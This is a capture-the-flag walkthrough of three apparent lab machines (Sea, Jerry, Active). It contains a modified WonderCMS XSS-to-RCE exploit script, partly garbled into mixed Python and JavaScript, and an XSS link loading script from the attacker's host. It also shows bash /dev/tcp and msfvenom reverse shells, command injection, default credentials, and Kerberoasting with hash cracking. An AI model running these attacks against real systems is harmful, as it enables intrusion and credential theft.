

Sea machine

I started with performing Nmap on the machine

```
bright@kali:~/sea$ sudo nmap -sV -Pn -sC -A -sT 10.10.11.28
[sudo] password for bright:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-09 10:36 CET
Nmap scan report for sea.htb (10.10.11.28)
Host is up (0.030s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 e3:54:e0:72:20:3c:01:42:93:d1:66:9d:90:0c:ab:e8 (RSA)
|   256  f3:24:4b:08:aa:51:9d:56:15:3d:67:56:74:7c:20:38 (ECDSA)
|_  256 30:b1:05:c6:41:50:ff:22:a3:7f:41:06:0e:67:fd:50 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|_   httponly flag not set
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Sea - Home
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/9%OT=22%CT=1%CU=31969%PV=Y%DS=2%DC=T%G=Y%TM=677F9
OS:8BA%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)O
OS:PS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CS
OS:T11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)E
OS:CN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F
OS:=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5
OS:(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z
OS:%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%IPCK=
OS:G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT     ADDRESS
1   34.53 ms 10.10.14.1
2   34.63 ms sea.htb (10.10.11.28)
```

nmap output

Only ports 80 and 22 where open and nothing seems to be vulnerable about the machine.

I copied the address to the etc host file

```
bright@kali:~/sea$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
10.10.11.28    sea.htb
# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
bright@kali:~/sea$
```

/etc/hosts

Next alternative was directory bruteforce to look at to some other hidden directories. With this procedure, I found the themes directory, and bruteforcing further, linked me to the cms information of the website

```
ffuf -w /usr/share/wordlists/wfuzz/general/megabeast.txt -u
"http://sea.htb/FUZZ" -c -v
```

```
ffuf -w /usr/share/wordlists/wfuzz/general/megabeast.txt -u
"http://sea.htb/themes/FUZZ" -c -v
```

```
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt -u
"http://sea.htb/themes/bike/FUZZ" -c -v -t 200 -fc 403
```

Here I found a readme file that contains the cms information, I also found the version information

```

bright@kali:~/sea$ curl http://sea.htb/themes/bike/README.md
# WonderCMS bike theme

## Description
Includes animations.

## Author: turboblack

## Preview
! [Theme preview] (/preview.jpg)

## How to use
1. Login to your WonderCMS website.
2. Click "Settings" and click "Themes".
3. Find theme in the list and click "install".
4. In the "General" tab, select theme to activate it.
bright@kali:~/sea$ curl http://sea.htb/themes/bike/version
3.2.0

```

cms and version

I researched on github and found exploit for it

<https://github.com/prodigiousMind/CVE-2023-41425/blob/main/exploit.py>

I downloaded the exploit locally. Made few modifications after carefully reading through the exploit and how it functions.

It downloads a main.zip file and upload it to the target server which a user can click and I will get a shell on the server. I copied the address to the main.zip file and dowladed it locally. Then changed the upload address in the exploit to the address of my python3 server.

```

Exploit: Wondercms 4.3.2 XSS to RCE
import sys
import requests
import os
import bs4
if (len(sys.argv)<4): print("usage: python3 exploit.py loginURL IP_Address Port\nexample: python3 exploit.py http://localhost/wondercms/loginURL 192.168.29.165 5252")
else:
    data = ''
    var url = ''+str(sys.argv[1])+'';
    if (url.endsWith("/")) {
        url = url.slice(0, -1);
    }
    var urlWithoutLog = url.split("/").slice(0, -1).join("/");
    var urlWithoutLogBase = "http://sea.htb";
    var token = document.querySelector('[name="token"]')[0].value;
    var urlRev = urlWithoutLogBase+"?installModule=http://10.10.14.6:8080/main.zip&directoryName=violet&type=themes&token=" + token;
    var xhr3 = new XMLHttpRequest();
    xhr3.withCredentials = true;
    xhr3.open("GET", urlRev);
    xhr3.send();
    xhr3.onload = function() {
        if (xhr3.status == 200) {
            var xhr4 = new XMLHttpRequest();
            xhr4.withCredentials = true;
            xhr4.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php");
            xhr4.send();
            xhr4.onload = function() {
                if (xhr4.status == 200) {
                    var ip = ''+str(sys.argv[2])+'';
                    var port = ''+str(sys.argv[3])+'';
                    var xhr5 = new XMLHttpRequest();
                    xhr5.withCredentials = true;
                    xhr5.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php?lhost="+ ip + "&lport=" + port);
                    xhr5.send();
                }
            }
        }
    }
}

```

I made changes on var urlwithoutlogbase (include the base usr) and var urlrev (upload address)

After executing, it generated an address that I sent to the admin via the contact form. And the admin admin clicked on it, It downloaded the main.zip file from my local machine via the python 3 server that I started at port 8080. and I got initial foothold.

```

bright@kali:~/sea$ python3 exploit.py http://sea.htb/index.php?page=loginURL 10.10.14.6 444
[+] xss.js is created
[+] execute the below command in another terminal

nc -lvp 444

send the below link to admin:

http://sea.htb/index.php?page=index.php?page=loginURL?></form><script>src="http://10.10.14.6:8080/xss.js"></script><form+action="

```

Competition registration - Sea

Form submitted successfully!

Name:

bright

Email:

bright@gmail.com

Age:

38

Country:

India

Website:

hp?page=loginURL?"></form><script+src="http://10.10.14.6:8000/xss.js"></script><form+action="|

Submit

contact form

```
bright@kali:~/sea$ nc -nlvp 444
listening on [any] 444 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.28] 47512
Linux sea 5.4.0-190-generic #210-Ubuntu SMP Fri Jul 5 17:03:38 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
10:04:57 up 2 min, 0 users, load average: 0.28, 0.24, 0.10
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ hostname
sea
$
```

foothold

searching the www folder in /var/www/sea/data/

I found a password hashed with bcript, after analysing the hash and removing the backslashes in it, I hashed it with hashcat and got a plaintext password

mychemicalromance

```
$ cd var
$ cd www
$ ls
html
sea
$ cd sea
$ ls
contact.php
data
index.php
messages
plugins
themes
$ cd data
$ ls
cache.json
database.js
files
$ cat database.js
{
  "config": {
    "siteTitle": "Sea",
    "theme": "bike",
    "defaultPage": "home",
    "login": "loginURL",
    "forceLogout": false,
    "forceHttps": false,
    "saveChangesPopup": false,
    "password": "$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIkYiWrD3TM/PjDnXm4q",
    "lastLogins": {
      "2025\01\09 10:05:07": "127.0.0.1",
      "2025\01\09 10:04:37": "127.0.0.1",
      "2024\07\31 15:17:10": "127.0.0.1",
      "2024\07\31 15:15:10": "127.0.0.1",
      "2024\07\31 15:14:10": "127.0.0.1"
    },
    "lastModulesSync": "2025\01\09",
    "customModules": {

```

database

cat hash.txt

\$2y\$10\$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIkYiWrD3TM/PjDnXm4q

bright@kali:~/sea\$ hashcat -m 3200 -a 0 hash.txt

/usr/share/wordlists/rockyou.txt

I also found two users in the machine amay and geo

next thing I also checked was some external ports opened. I found port 8080 and forwarded a port to it from my local machine using ssh (the password matched for the user amay).

```

$ cd /home
$ ls
amay
geo
$ netstat -ntlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:53375       0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                 :::*                    LISTEN      -

```

Internal ports

```

bright@kali:~/sea$ ssh amay@sea.htb -L 8080:127.0.0.1:8080
amay@sea.htb's password:
Permission denied, please try again.
amay@sea.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Thu 09 Jan 2025 10:32:31 AM UTC

System load:  0.88          Processes:      246
Usage of /:   63.3% of 6.51GB Users logged in: 0
Memory usage: 10%          IPv4 address for eth0: 10.10.11.28
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Aug  5 07:16:49 2024 from 10.10.14.40
amay@sea:~$ cat user.txt
dea2a994f24a02bb7bdc57ea244ba5bc
amay@sea:~$

```


local port forwarding with amay's cred.

Accessed port 8080 on the browser and it was a monitoring system



Monitoring system

Clicking on the analyze, I see it produced some logfile, I tried to check with burp to see how it communicated with the back end. I noticed that the parameter controlling this can be used to create a file. I created a random file in the tmp directory and it executed. Then I used it to obtain a reversed shell as root.



Backend test with burp

on the log_file parameter, I added a command to create a file

access.log;touch+/tmp/test.txt&anlaze_log


```
amay@sea:/tmp$ ls 0 127.0.0.1:53375 0.0.0.0:* LISTEN
snap-private-tmp 0 :::22 :::* LISTEN
systemd-private-240e680b172f403eb180b610760b245d-apache2.service-8eqXGf
systemd-private-240e680b172f403eb180b610760b245d-ModemManager.service-Usgwzh
systemd-private-240e680b172f403eb180b610760b245d-systemd-logind.service-uVBP2g
systemd-private-240e680b172f403eb180b610760b245d-systemd-resolved.service-87lCKh
systemd-private-240e680b172f403eb180b610760b245d-systemd-timesyncd.service-mgEi4e
test.txt 1 2 root root 4096 Jan  9 10:02 .
vmware-root_801-4248614937 96 Feb 21 2024 .
amay@sea:/tmp$
```

successfully created.

Then I exected a reversed shell with this format

```
bash -c 'bash -i >& /dev/tcp/192.168.14.6/4444 0>&1 &'
```

Send

Cancel

<

>

Request

Pretty

Raw

Hex

1 POST / HTTP/1.1

2 Host: 127.0.0.1:8080

3 Content-Length: 116

4 Cache-Control: max-age=0

5 Authorization: Basic YW1heTptewNoZWlpY2Fscm9tYW5jZQ==

6 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"

7 sec-ch-ua-mobile: ?0

8 sec-ch-ua-platform: "Linux"

9 Accept-Language: en-US,en;q=0.9

10 Origin: http://127.0.0.1:8080

11 Content-Type: application/x-www-form-urlencoded

12 Upgrade-Insecure-Requests: 1

13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36

14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

15 Sec-Fetch-Site: same-origin

16 Sec-Fetch-Mode: navigate

17 Sec-Fetch-User: ?1

18 Sec-Fetch-Dst: document

19 Referer: http://127.0.0.1:8080/

20 Accept-Encoding: gzip, deflate, br

21 Connection: keep-alive

22

23 log_file=

24 %2Fvar%2Flog%2Fapache%2Faccess.log;bash+-c+'bash+-i+%26+/dev/tcp/10.10.14.6/4444+0+%261+

25 %261+analyze_log=

Response

Pretty

Raw

Hex

Render

1 HTTP/1.1 200 OK

2 Host: 127.0.0.1:8080

3 Date: Thu, 09 Jan 2025 11:04:21 GMT

4 Connection: close

5 X-Powered-By: PHP/7.4.3-4ubuntu2.23

6 Content-type: text/html; charset=UTF-8

7

8

9

10 <!DOCTYPE html>

11 <html lang="en">

12 <head>

13 <meta charset="UTF-8">

14 <meta name="viewport" content="width=device-width, initial-scale=1.0">

15 <title>

16 System Monitor (Developing)

17 </title>

18 <style>

19 body{

20 font-family:Arial,sans-serif;

21 background-color:#f2f2f2;

22 margin:0;

23 padding:0;

24 display:flex;

25 justify-content:center;

26 align-items:center;

27 min-height:100vh;

28 }

29 .container{

30 width:800px;

31 background-color:#ffffff;

32 border-radius:10px;

33 box-shadow:0020pxrgba(0,0,0,0.1);

34 padding:20px;

```

bright@kali:~/sea$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.28] 42526
bash: cannot set terminal process group (5886): Inappropriate ioctl for device
bash: no job control in this shell
root@sea:~/monitoring# whoami
whoami
root
root@sea:~/monitoring# hostname
hostname
sea
root@sea:~/monitoring# cd ..
cd ..
root@sea:~# ls
ls
monitoring
root.txt
scripts
root@sea:~# cat root.txt
cat root.txt
f8797645a159fc68ac2cf5b3165f8bc2
root@sea:~#

```

shell

Jerry Machine

```
bright@kali:~/sea$ sudo nmap -sV -Pn -sC -A -sT 10.10.10.95
[sudo] password for bright:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-10 10:31 CET
Nmap scan report for 10.10.10.95
Host is up (0.033s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
8080/tcp   open  http      Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone
Running (JUST GUESSING): Microsoft Windows 2012|Phone|8 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2012 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_8
Aggressive OS guesses: Microsoft Windows Server 2012 (89%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (89%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsoft Windows 8.1 Update 1 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using proto 1/icmp)
HOP RTT     ADDRESS
1   30.26 ms 10.10.14.1
2   31.43 ms 10.10.10.95

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.54 seconds
bright@kali:~/sea$ searchsploit Tomcat
```

nmap

Nmap shows that it is vulnerable to apache tomcat

More research indicated that it application management path is /manager/html.

The default credential is tomcat:s3cret

I access the management console with this information gotten earlier

<http://jerry.htb/manager/html>

tomcat:s3cret

I generated a .war reverse shell file and uploaded it to the server. Executed it and got a reverse shell

```
bright@kali:~/sea$ msfvenom -p java/shell_reverse_tcp lhost=10.10.14.6 lport=4444 -f war -o pwn.war
Payload size: 13028 bytes
Final size of war file: 13028 bytes
Saved as: pwn.war
```

payload

```

bright@kali:~/sea$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.6] from jerry.htb [10.10.10.95] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>hostname
hostname
JERRY

```

Nmap
 Nmap shows that it is vulnerable to apache tomcat
 More research indicated that it application management path is /manager/html.
 The default credential is tomcat:s3cret

shell

Active (Active Directory)

```

bright@kali:~$ sudo nmap -sT -Pn -sC -A -sV 10.10.10.100
[sudo] password for bright:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-11 08:52 CET
Nmap scan report for 10.10.10.100
Host is up (0.029s latency).
Not shown: 982 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
|_ dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2025-01-11 07:52:17Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?  Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
464/tcp   open  kpasswd5?      Microsoft Windows RPC over HTTP 1.0
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc          Microsoft Windows RPC
49165/tcp open  msrpc          Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/11%OT=53%CT=1%CU=32306%PV=Y%DS=2%DC=T%G=Y%TM=6782
OS:2378P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=107%TI=I%CI=I%II=I%SS=S%
OS:TS=7)OPS(O1=M53CNW8ST11%O2=M53CNW8ST11%O3=M53CNW8NNT11%O4=M53CNW8ST11%O5
OS:=M53CNW8ST11%O6=M53CST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=
OS:2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M53CNW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=0%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%A=O%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%
OS:RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)
Network Distance: 2 hops

```

nmap

No creds, no web or ftp server running. Only smb.

I checked for anonymous smb access

anonymous

I access the share as anonymous using anonymous as password

Enumerating it, I found a group.xml file. Using the Get method, I downloaded it locally, opened it and found a hash password belonging to SVC TGS user.

Svc user's password

cracked password

And I used the creds to access the users folder to submit the first flag.

```

[ -V | --version ] [ OPTIONS ] service <password>
bright@kali:~/active$ smbclient //active.htb/users -U SVC_TGS 'OpenSSL: Cipher::CipherError'
Password for [WORKGROUP\SVC_TGS]:
Try "help" to get a list of possible commands.
smb: \> ls
.                DR                0   Sat Jul 21 16:39:20 2018
..               DR                0   Sat Jul 21 16:39:20 2018
Administrator    DR                0   Mon Jul 16 12:14:21 2018
All Users        DR                0   Tue Jul 14 07:06:44 2009
Default          DR                0   Tue Jul 14 08:38:21 2009
Default User     DR                0   Tue Jul 14 07:06:44 2009
desktop.ini      AHS                174 Tue Jul 14 06:57:55 2009
Public           DR                0   Tue Jul 14 06:57:55 2009
SVC_TGS          DR                0   Sat Jul 21 17:16:32 2018

```

Initial access

To escalate privilege, I checked and noticed that the domain administrator account is also active on the machine by querying the LDAP

```

bright@kali:~/active$ ldapsearch -x -H 'ldap://10.10.10.100' -D 'SVC_TGS' -w 'GPPSt1l1StandingStrong2k18' -b 'dc=active,dc=htb' -s sub '(6(objectCategory=person)(objectClass=user)(!(useraccountcontrol:1.2.840.113556.1.4.803:=2)))' samaccountname | grep sAMAccountName
sAMAccountName: Administrator
sAMAccountName: SVC_TGS
bright@kali:~/active$ impacket-GetADUsers -all active.htb/svc_tgs -dc-ip 10.10.10.100
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Querying 10.10.10.100 for information about domain.
Name                Email                PasswordLastSet      LastLogon
-----
Administrator       Administrator         2018-07-18 21:06:40.351723 2025-01-11 08:49:29.335763
Guest               <never>              <never>
krbtgt              2018-07-18 20:50:36.972031 <never>
SVC_TGS             2018-07-18 22:14:38.402764 2018-07-21 16:01:30.320277

```

Ldapquery

Then I tried keberoasting and got the admin keberoas ticket and cracked it with hashcat and got the admin's plaintext password: Ticketmaster1968

```

bright@kali:~/active$ sudo impacket-GetUserSPNs -request -dc-ip 10.10.10.100 active.htb/SVC_TGS
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation
-----
active/CIFS:445 Administrator CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb 2018-07-18 21:06:40.351723 2025-01-11 08:49:29.335763

[-] CCache file is not found. Skipping ...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb$Administrator*$e030751dfadfa2ca2abb5a7559bfff5b8$8b0f56c820c0c8895bd828859acf049f9808ce427ed4411828aeb66259b8
71368184f55d7e10592d288e81d79bb0d3132fd649d97b21fa2a82da198d9ab9a6925d5b3df03aaa834e48c9e74d80f16db20b7c4ec599c47b48d8990a339c3ac81e93a9519810392cba3fc4e99e5
6c2914451a5e5a9cea757214eca9e962f22ebff665ada3d113e3373919ada099f0242b32814cb6e6d16b67f1a88bf653c447608bb7b36cc8c9747db0246aeadd19df0ba6f9db40efd9a9524cfff218
4e8ccc723c7aa5c3b8154d29bbbedb915f266e587a3222697d2852212b840fda1f018ba022e9aba51991e4f7e25e31d2ee799f711f79a14c8b8ebce45eddf1d7023b80cae4546316f0a7692610cd
41bf93218b961251b57c6694c0fde0e14399573d6915c3b2b8e2163311250abe253f9e3d65bf4a9ef00d5c11619e9e283f3445950974f5ea21c986174a8d7a178dcf973c02716f2400d966211393
dc8ce9d61237dbdc163c198244b41b0d77665732805f269d321ecfc3eadb82d7bb55ac6464158f7481a6a5fff2a2660d01e4198a81a128ferfbcf97b72d10ce351eda25797e68375beaf2b75b063ae
218e23e460c745ce7293a26eeb325741c4b691c9b73862a0eeabbe77a7bd7b6ac7258219a1a1be055dc0e9eeb8c8d092eaf8c5f0439215e6ff7614dfc11f0e9cae129872c34ad501189ff39482a2
089d9a7c631facdddbbe9f54a036b7aa01988979a715568198b03f71b5cfcf897cd2b99f546322be9e086bb09861100f99aa90db0bc8833401dbcc00936ca9af3f3e8df2ee5872b38e0d3790
2a1f42684b5888075d8df7e7f315e75dc8707c6b2e81eab3886131683d72da24bbab5462afcf5ab2bbbe71111faf4ec42af28749f8397d711e262b4d7414e1af9f9f6e6aa2f84094dbb3d3044
e15bf2f297a614c53cfeaccd0ee8e0089a94e67fc7705faa5632ee3c962d07a8ec7d14a21fe2a4fa3c52424ea03a6956fe42708de69cf19dcbb5809a25385c3adbb2d133f08cc3156267f
14f758edc384d1eb734f66156c5d5b3ea14da81f8fc064bd5968b1dcfa33dc769155211b54c7633454b8dd8c6c9c88ca2524143e17c4757fa5bf08f769bbae05ad31fcfb5477bce7b64e5e62aea
350bc376d72bd33e892ef30d99345250b1818aef0fa36fb28c4f0c476c7e934f3140378fad908a09c9b442facd5653ce5029888b68f1babd5abcca64cadcd2288545c84369aff0e149dac
bright@kali:~/active$ nano hash.keb
bright@kali:~/active$ sudo hashcat -m 13100 hash.keb /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

```

Admin keberoas ticket

I used the plaintext password to access the machine and got the second flag.

```
netexec: error: argument protocol: invalid choice: 10.10.10.100 (choose from nfs, ssh, smb, ftp, winrm, rdp, mssql, winrm, vnc, ldap)
bright@kali:~/active$ netexec smb 10.10.10.100 -u administrator -p Ticketmaster1968
SMB 10.10.10.100 445 DC [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB 10.10.10.100 445 DC [*] active.htb/administrator:Ticketmaster1968 (Pwn3d!)
bright@kali:~/active$ impacket-wmiexec administrator@10.10.10.100
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
active\administrator
C:\>hostname
DC
C:\>dir
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute wmiexec.py again with -codec and the corresponding codec
Volume in drive C has no label.
Volume Serial Number is 15BB-D59C

Directory of C:\

14/07/2009 05:20 <<> <DIR> PerfLogs
12/01/2022 03:11 <<> <DIR> Program Files
21/01/2021 06:49 <<> <DIR> Program Files (x86)
21/07/2018 04:39 <<> <DIR> Users
```